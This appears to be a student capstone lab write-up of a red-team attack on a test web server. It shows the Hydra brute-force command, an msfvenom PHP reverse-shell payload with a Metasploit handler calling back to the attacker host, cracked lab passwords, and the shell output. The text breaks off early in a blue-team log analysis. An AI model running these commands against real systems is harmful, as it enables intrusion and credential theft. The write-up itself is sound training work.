Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway:

Machines
IPv4: 192.168.90
OS: Linux
Hostname: **KALI**

IPv4: 192.168.1.105
OS: Linux
Hostname: **Capstone**

IPv4: 192.168.1.100
OS: Linux
Hostname: **ELK Stack**

IPv4: 192.168.1.1
OS: Windows
Hostname: **Hyper-V**
Azure Machine
ML-REFVM-6844247

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure machine ML-RefVm-684427	192.168.1.1	Cloud Based Hosting machine
Kali	192.168.1.90	Attacking Machine (Kali)
ELK Stack	192.168.1.100	Machine hosting a Kibana server and capturing activities on Capstone machine
Capstone	192.168.1.105	The vulnerable Target machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 open to public access CVE-2019-6579	Port 80 is open and unsecure which make it susceptible to exploits. Nmap help to find out port 80 was open	Red Team was able to gain access to the system through port 80 and got access to files, especially the ‘Secret file’
LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials. The attackers may be able to read and/or execute files.
WebDav Vulnerability	Vulnerable WebDav allows easy access to attackers to input files	This gives access to attackers to remotely modify website content. Red Team was able to input a shell
Brute Force Attack using Hydra	Hydra is tool used to gain access to username and passwords	Easy system access by using Bruteforce with common usernames and common password lists such as rockyou.txt

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unsalted Password Hashes	Hashed passwords that are not salted can be cracked with online tools	Red Team was able to easily crack Ryan's password hash by using crackstaion.net
Reverse Shell Payload	This payload establishes a shell, or a back door in which the target machine communicates back to the attacking machine	Red team was able to input a shell into the target machine and was able to gain access to the target machine using msfvenom
User information are not confidential	User Credentials not kept safe and in a secure manner and too much information displayed about ashton, Hannah and Ryan on website	Evidence showed that Ashton had Ryan's password hash stored in his account. This made that attackers job much easier. The information displayed about Ashton gave Red team the hint about secret folder
SSH	Secure Shell is a network communication protocol that enables two computers to communicate	We were able to gain direct access into the system without a shell. We ssh into the network using ashton and Ryan information

Exploitation: [Nmap Scan for Open Port]

01

Tools & Processes

Nmap was used to scan for open ports


Command: nmap 192.168.1.90/24

02

Achievements

Nmap scan revealed that port 22/tcp ssh and port 80/tcp http were open

03



```
root@Kali:~/Desktop# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-18 22:12 PST
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.54 seconds
root@Kali:~/Desktop# 
```

Exploitation: [Brute Force Using Hydra]

01

Tools & Processes

A brute force was performed on the secret file using Aston’s username since we discovered that he is responsible for managing the file. This was done using Hydra and rockyou.txt wordlist.


Command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements

The red team was able to obtain Ashton’s password with the bruteforce and was able to sign in and gain access to the information in the secret file. This information was very helpful in moving forward with the attack

Username: ashton
Password: leopoldo



192.168.1.105/company_folders/secret_folder/

Index of /company_folders


```
Name                 Last modified    Size Description
Parent Directory                       -
company_culture/     2019-05-07 18:25  -
customer_in
sales_docs/
Apache/2.4.29
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name: ashton
Password: ●●●●●●●●●

03



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-18 22:21:07
```

Exploitation: [LFI Vulnerability]

01


Tools & Processes
This was done by manipulating the web url path. The red team included ‘secret_file’ name into the url path

Url path:
192.168.1.105/company_folders/secret_file/

02

Achievements
This gave the red team access to the secret file and with the help of brute force attack, we got access to all the information in the file

03



Index of /company_folders/secret_folder

```
Name                       Last modified     Size Description

Parent Directory                               -
connect_to_corp_server    2019-05-07 18:28   414

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

Exploitation: [User Credential]

01

Tools & Processes


While digging through the website, we found information about Ashton, Ryan and Hannah

After gaining access to the secret file we also found Ryan's password hash and steps to access the WebDav

02


Achievements

Ashton's information on the site led us to the secret file. After accessing the secret file, we saw that Ashton had confidential information about Ryan. This information helped the Red team move ahead with the attack



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

03



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: [Crash the unsalted Hash]

01

Tools & Processes
Ryan’s password hash was cracked with an online tool


Tool: crackstaion.net

02

Achievements
Since this password was not salted, it was a easy crack online. We will use this to sign into the WebDav folder. Thanks to Ashton

Password: linux4u

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: [WebDav Vulnerability]

01

Tools & Processes
Using msfvenom, we were able to create a reverse shell file. Since we already gained access to the WebDav, the shell was copied into the folder and executed


WebDave path:
dav://192.168.1.105/webdav

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

02

Achievements
We successfully accessed the WebDav folder and inserted a shell which will allow us to gain remote access control to the network from our kali machine

03



dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Exploitation: [Reverse Shell Payload]

01

Tools & Processes

We launched msfvenom, used the multi/handler exploit., set the payload, set the lhost, lport and then exploit

Commands:

o Msfvenom

o Use multi/handler

o Set PAYLOAD php/meterpreter/reverse_tcp

o set LHOST 192.168.1.90

o set LPORT 4444


exploit

02

Achievements

Going through the process, we were able establish reverse shell connection and gained full access to the network. We browsed around on the network and found the flag

03



```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:37022)
 at 2021-11-10 18:31:49 -0800
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:37024)
 at 2021-11-10 18:31:50 -0800

meterpreter > shell
Process 2730 created.
Channel 0 created.
shell
/bin/sh: 1: shell: not found
ls
passwd.dav
shell.php
find . -iname flag.txt
^C
Terminate channel 0? [y/N]  y
meterpreter > shell
Process 2812 created.
Channel 1 created.
cd /
ls
bin
boot
dev
etc
```

Exploitation: [SSH]

01

Tools & Processes


We noticed ssh port was open during the Nmap scan and we ssh into the network using ashton and Ryan information

02


Achievements

We were able to gain direct access into the system without a shell

03



```
Connection to 192.168.1.105 closed.
root@Kali:~/Desktop# ssh ryan@192.168.1.105
ryan@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 20 05:42:15 UTC 2021

  System load:  0.0               Processes:           106
  Usage of /:   60.4% of 9.78GB   Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.1.105
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

284 packages can be updated.
160 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ryan@server1:~$ 
```




```
root@Kali:~/Desktop# ssh ashton@192.168.1.105
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be establish
ed.
ECDSA key fingerprint is SHA256:YbmWCN0wUP7c+L1Xrox2xN/2Ip5768J/sexE1EFHl04
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hos
ts.
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 20 05:39:34 UTC 2021

  System load:  0.0               Processes:           106
  Usage of /:   60.4% of 9.78GB   Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.1.105
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

284 packages can be updated.
160 updates are security updates.


Last login: Tue May 19 16:51:22 2020
ashton@server1:~$ 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on Nov 13 around 7:30 - 7:40 pm
- 183,656 packets were sent from source IP 192.168.1.90
- The sudden increase in network traffic indicates that this was a port scan?



source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 KQL

Nov 13, 2021 @ 19:30:00.0 → Nov 13, 2021 @ 19:40:00.0

